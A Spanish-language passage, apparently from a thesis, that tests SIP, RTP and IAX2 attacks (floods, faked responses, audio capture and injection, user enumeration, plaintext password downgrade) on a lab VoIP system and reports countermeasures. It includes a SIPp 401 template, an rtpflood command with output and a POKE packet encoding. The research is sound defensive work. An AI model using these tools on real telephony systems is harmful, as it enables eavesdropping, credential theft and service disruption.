


Figura 9.9. Escáner de vulnerabilidades

La herramienta Sivus es capaz de entregar recomendaciones de configuraciones a través del escáner. En la **figura 9.9** se puede observar la entrega de una descripción y recomendación de una vulnerabilidad encontrada por el escáner, catalogada como una gran vulnerabilidad (HIGH).

A través de esta funcionalidad de Sivus se encontraron posibles ataques de malformaciones de mensajes *INVITE*. A continuación se listan algunos de ellos:

- Se produce desbordamiento de *buffer* al enviar un mensaje *INVITE* con 3000 caracteres *NULL*.
- Se produce desbordamiento de *buffer* al enviar un mensaje *INVITE* con 100 caracteres, alfanuméricos y especiales, en el campo de despliegue de nombre de usuario (<sip:usuario@dominio.com>).
- Se produce desbordamiento de *buffer* cuando se insertan 50 caracteres alfanuméricos y especiales en el campo `o=` del mensaje SDP inserto en el mensaje *INVITE*.

9.5.1. Contramedidas aplicadas

Una buena precaución es la autenticación de los mensajes *INVITE*, sin embargo, la autenticación MD5 no es suficientemente robusta, como se mencionó en el capítulo 4. Los protocolos de seguridad proveen seguridad para este ataque, ya que proveen integridad en los mensajes enviados.




Figura 9.10. Reconocimiento de mensaje malformado

Otra alternativa son los dispositivos de seguridad, como el IPS. En la **figura 9.10** se muestra como el IPS implementado en la aplicación práctica identifica el flujo de mensajes SIP inválidos.

9.5.2. Resultados Obtenidos

El IPS identificó el tráfico y lo bloqueó impidiendo que llegara a la central telefónica, de esta forma se mitigó el ataque.

9.6. Inundación de mensajes *INVITE*

La herramienta *Inviteflood* confecciona mensajes *INVITE* y los envía masivamente. Es una herramienta que va aumentando el número de secuencia de los mensajes *INVITE* y cambiando

los campos `tag y Call-ID` aleatoriamente para que se consideren llamadas independientes.




Figura 9.11. Inundación de mensajes *INVITE*

En la **figura 9.11** se puede observar un ataque de inundación de mensajes *INVITE* con la herramienta *Inviteflood* y como aumenta el uso la carga de la central telefónica. Sin embargo, no registra llamadas entrantes, ya que el servidor autentica los mensajes *INVITE*, los desecha si no cuenta con autentificación valida.

9.6.1. Contramedidas aplicadas

Para este caso se utilizó la autenticación de mensajes *INVITE* y el *router* SIP como contramedida.

Para este tipo de ataques se recomiendan dispositivos que puedan identificar estos excesivos flujos de mensajes y bloquearlos, como el IPS y los *firewalls*.

9.6.2. Resultados Obtenidos

Si bien el servidor logra protegerse a través de la autenticación, debe procesar igualmente los mensajes para poder enviar un mensaje solicitando autenticación (*407 proxy authentication*), lo que logra colapsar el sistema. Por otro lado el *router* SIP, si bien colapsa de igual forma con estos ataques, logra proteger la central de un ataque directo si se configura para rechazar estos mensajes.

9.7. Ataque de falsa respuesta (*Faked Response*)

La herramienta *Redirectpoison* permite redirecionar las llamadas a través de mensajes *301 Moved Permanently o 302 Moved Temporarily*, que comunican que un terminal ha cambiado su dirección IP. Estos mensajes son respuestas a mensajes *INVITE* y deben ser enviados antes que el servidor SIP responda el mensaje *INVITE*.




Figura 9.12. Ataque de herramienta *Redirectpoison*

En la **figura.9.12** muestra los mensajes enviados por la herramienta. Las llamadas pueden ser direccionadas hacia una extensión que no existe o a una extensión aleatoria, o bien las llamadas pueden ser direccionadas hacia el atacante.

9.7.1. Contramedidas aplicadas

El ataque de falsa respuesta requiere que previamente se realice un ataque de capa de enlace, al protocolo ARP, para poder ver el tráfico en la red. Este ataque se puede prevenir con la aplicación de los comandos para la capa de enlace.

Para que este ataque no pueda ser realizado se pueden implementar protocolos de seguridad y sistemas de seguridad como VLAN o autentificación de puertos. Este ataque cuenta con características similares a los ataques de desconexión y des-registro de usuarios, y puede prevenirse con las mismas contramedidas (TLS).

9.7.2. Resultados Obtenidos

Se realizó un ataque realizando un ataque previo de ARP para poder obtener acceso al tráfico, pero al estar TLS configurado, los terminales de las víctimas del ataque rechazaron el mensaje.

9.8. Ataque de Re-INVITE

Para realizar el ataque *RE-INVITE* se debe confeccionar un mensaje que solicite autentificación con los valores predeterminados por el proxy SIP, por lo tanto, se utilizará la herramienta SIPp para la realización de este ataque. SIPp permite crear escenarios de comunicación a través de XML.

```
<send retrans="500">
  <![CDATA[

    SIP/2.0 401 Unauthorized
    Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch]
    From: ua1 <sip:ua1@[dominio]:[local_port]>;tag=[call_number]
    To: ua2 <sip:ua2@[dominio]:[remote_port]>[peer_tag_param]
    Call-ID: [call_id]
    CSeq: 2 INVITE
    User-Agent:[Name-Agent]
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
    Supported: replaces, timer
    WWW-Authenticate: Digest algorithm=MD5, realm="asterisk", nonce="69d11899"
    Content-Length: 0

  ]]>
</send>
```

Figura 9.13. Mensaje 401

La **figura 9.13** muestra el mensaje 401 en formato XML. En la herramienta SIPp se confeccionaron los mensajes *401 Unauthorized* utilizando XML, para ser enviados hacia el cliente. La **figura 9.13** muestra las variables entre paréntesis cuadrados.

9.8.1. Contramedidas aplicadas

Esta herramienta permite insertar mensajes con mucha facilidad, debido a que el protocolo SIP está diseñado para enviar mensajes en texto plano sin autentificación. Por lo tanto, la encriptación e integridad de SIP son dos parámetros fundamentales para mitigar este ataque.

Para este ataque se utilizó TLS ya que permite proteger los campos que son copiados en el mensaje *401 Unauthorized* para la autentificación.

9.8.2. Resultados Obtenidos

Dado que los campos que necesitaban ser insertados en el mensaje *401 Unauthorized* estaban protegidos por TLS, el ataque no pudo llevarse a cabo.

9.9. Captura e inserción de audio

Para la captura de audio en el protocolo RTP se utilizará la herramienta *Wireshark* y para la inserción de audio se utilizará la herramienta *rtpinsertsound*. La ejecución de estas herramientas se encuentra descrita en el anexo H.




Figura 9.14. Captura de audio

Para la captura de audio, como muestra la **figura 9.14** basta recopilar los mensajes RTP con *Wireshark* y se puede escuchar todas las conversaciones VoIP capturadas.

Por otro lado, para insertar audio se utiliza la herramienta *rtpinsertsound*, la que necesita algunos parámetros como el puerto RTP que se asignan dinámicamente y la dirección IP

correspondiente, tanto para origen como para destino.




Figura 9.15. Inserción de audio

En la **figura 9.15** se puede ver el resultado de la inserción de ruido en la conversación.

9.9.1. Contramedidas aplicadas

Sin embargo cuando se cuenta con protocolos de seguridad, este ataque no se puede llevar a cabo. Para impedir este ataque se utiliza SRTP. Otra alternativa es la utilización de IPsec pero como se ha visto en capítulos previos este protocolo degrada la comunicación VoIP.

Particularmente esta última herramienta soporta VLANs, sin embargo sigue siendo una buena práctica la utilización de redes virtuales. Otras herramientas útiles para mitigar este ataque son los *firewalls* y la autenticación de puertos.

9.9.2. Resultados Obtenidos




Figura 9.16. Captura de audio con SRTP

La **figura 9.16** muestra como el programa reconoce al protocolo SRTP como protocolo RTP, pero cuando decodifica la voz se escucha solo ruido, debido a la encriptación del protocolo. En la parte inferior de la **figura 9.16** se muestra la captura de los mensajes SRTP.

Por otro lado, la inserción de ruido no sería posible, ya que no se pueden obtener los datos para hacer los mensajes correlativos que esta herramienta en particular necesita. Sin embargo, si estos valores pudiesen ser obtenidos la inserción de ruido sería posible, debido a que al des-encriptar el receptor el ruido insertado seguiría siendo ruido y seguiría degradando la conversación telefónica.

9.10. Manipulación RTP (*tampering*)

Para realizar la manipulación RTP, *rtpmixsound* a diferencia de la herramienta que permite insertar audio, esta herramienta permite que los usuarios se escuchen mutuamente y va mezclando los paquetes RTP.




Figura 9.17. Mescla de audio

Como se puede ver en la **figura 9.17** la calidad de la conversación se degradó considerablemente de forma que la llamada no puede ser cursada y se provoca la denegación de servicio.

9.10.1. Contramedidas aplicadas

Como contramedida a este ataque se utiliza el protocolo SRTP e IPsec. Y deben ser aplicadas las mismas contramedidas que el ataque anterior.

9.10.2. Resultados Obtenidos

Al igual que el ataque anterior no se pudo obtener los valores necesarios para realizar el ataque.

9.11. Saturación mediante paquetes RTP

La saturación de paquetes RTP se realizó con la utilización de la herramienta *rtpflood*. Esta herramienta permite realizar una inundación de paquetes RTP, está basada en la herramienta *udpflod*.

```
root@cote-laptop:/home/cote/Escritorio/Carpeta de herramientas/10-RTP flood/rtpflood#
./rtpflood 201.214.128.37 201.214.129.2 5062 5065 10000000 40401 81072 126682548

Will flood port 5065 from port 5062 10000000 times
Using sequence_number 40401 timestamp 81072 SSID 126682548

We have IP_HDRINCL

Number of Packets sent:

Sent 40527 160 126
```

Figura 9.18. Inundación de mensajes RTP

En la **figura 9.18** se puede ver la aplicación de la herramienta *rtpflood*.

9.11.1. Contramedidas aplicadas

La herramienta *rtpflood* requiere parámetros de los mensajes RTP como el *timestamp* lo que hace que SRTP sea una buena solución para mitigar este ataque, sin embargo no es suficiente, es por esto que la aplicación de VLANs y autenticación de puertos es muy importante, además de otros sistemas de seguridad de capas más bajas como `storm control` y los dispositivos IPS.

9.11.2. Resultados Obtenidos

Este ataque no se pudo llevar a cabo debido a que no se pudieron obtener parámetros importantes para la utilización de la herramienta. Sin embargo este ataque congestionó considerablemente la red, debido a la calidad de servicio aplicada para el tráfico de voz.

9.12. Ataque *POKE*

Para la realización de este ataque se utilizó la herramienta *iaxfuzzer*. Esta herramienta está programada en perl y confecciona mensajes IAX y los envía hacia un objetivo.

Para realizar este ataque se debe tener claro la confección de un mensaje *POKE*. Un mensaje *POKE* se ve de la siguiente manera en la herramienta *Wireshark*:

```
   Inter-Asterisk exchange v2
Packet type: Full packet (1)
.000 0000 1110 0011 = Source call: 227
.000 0000 0000 0000 = Destination call: 0
0... .... .... .... = Retransmission: False
Timestamp: 14
Outbound seq.no. : 0
Inbound seq.no. : 0
Type: IAX (6)
IAX subclass: POKE (30)
```

El mensaje POKE debe tener 0 en el campo `Destination call`. La verdadera codificación de este mensaje sería de la siguiente manera (en el capítulo 4 se encuentra descrito el protocolo IAX2 en detalle).

```
1 000000011100011 0 000000000000000
00000000000000000000000000001110
00000000 00000000 0000000110 0 00011110
```

Donde se encuentran separados los respectivos campos del mensaje. Entonces, para poder

acaparar los canales identificados por los campos `source call` estos mensajes deben ser enviados en gran cantidad.




Figura 9.19. Envió de mensaje POKE

En la **figura 9.19** se muestra un mensaje POKE enviado por la herramienta.

9.12.1. Contramedidas aplicadas

Este ataque tiene una mitigación de diseño donde se puede utilizar solo el canal 1 para responder con mensaje *PONG* y no utilizar los demás canales.

Otras mitigaciones recomendadas por el método descrito anteriormente son la utilización de autentificación y encriptación IAX (RSA). Además de sistemas de capas más bajas como VLANs y autentificación de puertos.

9.12.2. Resultados Obtenidos

Al igual que para el funcionamiento de TLS se debe configurar que todas las conexiones que utilizan IAX deben ser encriptadas, sino los mensajes POKE son aceptados por la central.

9.13. Inundación con IAX2

Para realizar el ataque de inundación con IAX2 se utilizó la herramienta *iaxflood*. Que permite crear varios tipos de mensajes IAX2 y enviarlos a un dispositivo causando una inundación de paquetes.




Figura 9.20. Inundación de mensajes IAX

En la **figura 9.20** se observa la realización del ataque de inundación.

9.13.1. Contramedidas aplicadas

Como ya se ha visto anteriormente un ataque de inundación requiere resguardos extras. Si un servidor IAX cuenta con encriptación en todos sus usuarios, es posible descartar parcialmente los mensajes de una inundación. Sin embargo, es conveniente implementar dispositivos como los IPS y los *firewalls* que son capaces de bloquear las inundaciones.

9.13.2. Resultados Obtenidos

Los mensajes son descartados por el servidor sólo en el caso de encontrarse habilitada la encriptación para todas las conexiones en las cuales se utilice IAX.

9.14. Ataque de enumeración con IAX

Para el ataque de enumeración de IAX se utilizó la herramienta *enumiax*. Esta es una herramienta que a través de fuerza bruta va reconociendo los usuarios existentes.




Figura 9.21. Enumeración de usuarios IAX2

En la **figura 9.21** se puede ver el resultado que entrega la herramienta luego de enumerar un servidor.

9.14.1. Contramedidas aplicadas

Este ataque es posible por las respuesta que da el servidor IAX, y puede ser solucionando cambiando el diseño del protocolo.

Para este tipo de ataque es recomendable que se realice *hardening* en el servidor IAX y además se apliquen las mitigaciones del método previamente expuesto. Pero como contramedida se aplicó encriptación IAX.

9.14.2. Resultados Obtenidos

Después de la aplicación de la encriptación IAX, este ataque no se puedo realizar ya que no se pudieron identificar las respuestas del servidor.

9.15. Ataque de soporte de IAX versión 1

Para el ataque de soporte de IAX versión 1 se puede utilizar la herramienta *IAXAuthJack*. Esta herramienta logra inyectar un mensaje *REGAUTH* que especifica que la autenticación debe ser entregada en texto plano, logrando que los terminales respondan un mensaje *REGREQ* donde entregan la contraseña.




Figura 9.22. Mensaje *REGAUTH*

En la **figura 9.22** se muestra el envío de mensajes del ataque, el primer mensaje enviado (*REGREQ*) es el que requiere la autentificación al servidor, este mensaje debe ser detectado por la herramienta *IAXAuthJack* para poder enviar el mensaje *REGAUTH*, solicitando al usuario la contraseña en texto plano. Es por esto que se requiere de ataques de capa de enlace para poder tener acceso a todo el tráfico de la red local.

Esta herramienta puede atacar a un usuario en específico o bien a todos los usuarios que puedan intentar conectarse a un servidor IAX. Así pueden los atacantes obtener las contraseñas de los usuarios.

9.15.1. Contramedidas aplicadas

Los desarrolladores de IAX2 están al tanto de este ataque y han removido la opción de solicitar la contraseña en texto plano.

9.15.2. Resultados Obtenidos

La encriptación IAX no podría brindar una solución para este ataque. Si un terminal envía un mensaje *REGREQ* (incluso con RSA) y recibe un mensaje indicándole que utilice texto plano, si tiene esta funcionalidad activa, responderá el mensaje con la contraseña en texto plano.

9.16. Ataque de registro rechazado

Para la realización de este ataque se utilizó la herramienta *iaxfuzzer*. Esta herramienta está programada en perl y confecciona mensajes IAX y los envía hacia un objetivo.




Figura 9.23. Mensaje *REGREJ*

El mensaje *REGREJ* se muestra en la **figura 9.23**. Este mensaje debe tener algunos parámetros previamente capturados, para poder ser un mensaje *REGREJ* válido y cancelar la llamada.

9.16.1. Contramedidas aplicadas

Para mitigar este ataque se puede implementar seguridad del protocolo IAX y además otras contramedidas como la aplicación de VLANs y autentificación de puertos.

9.16.2. Resultados Obtenidos

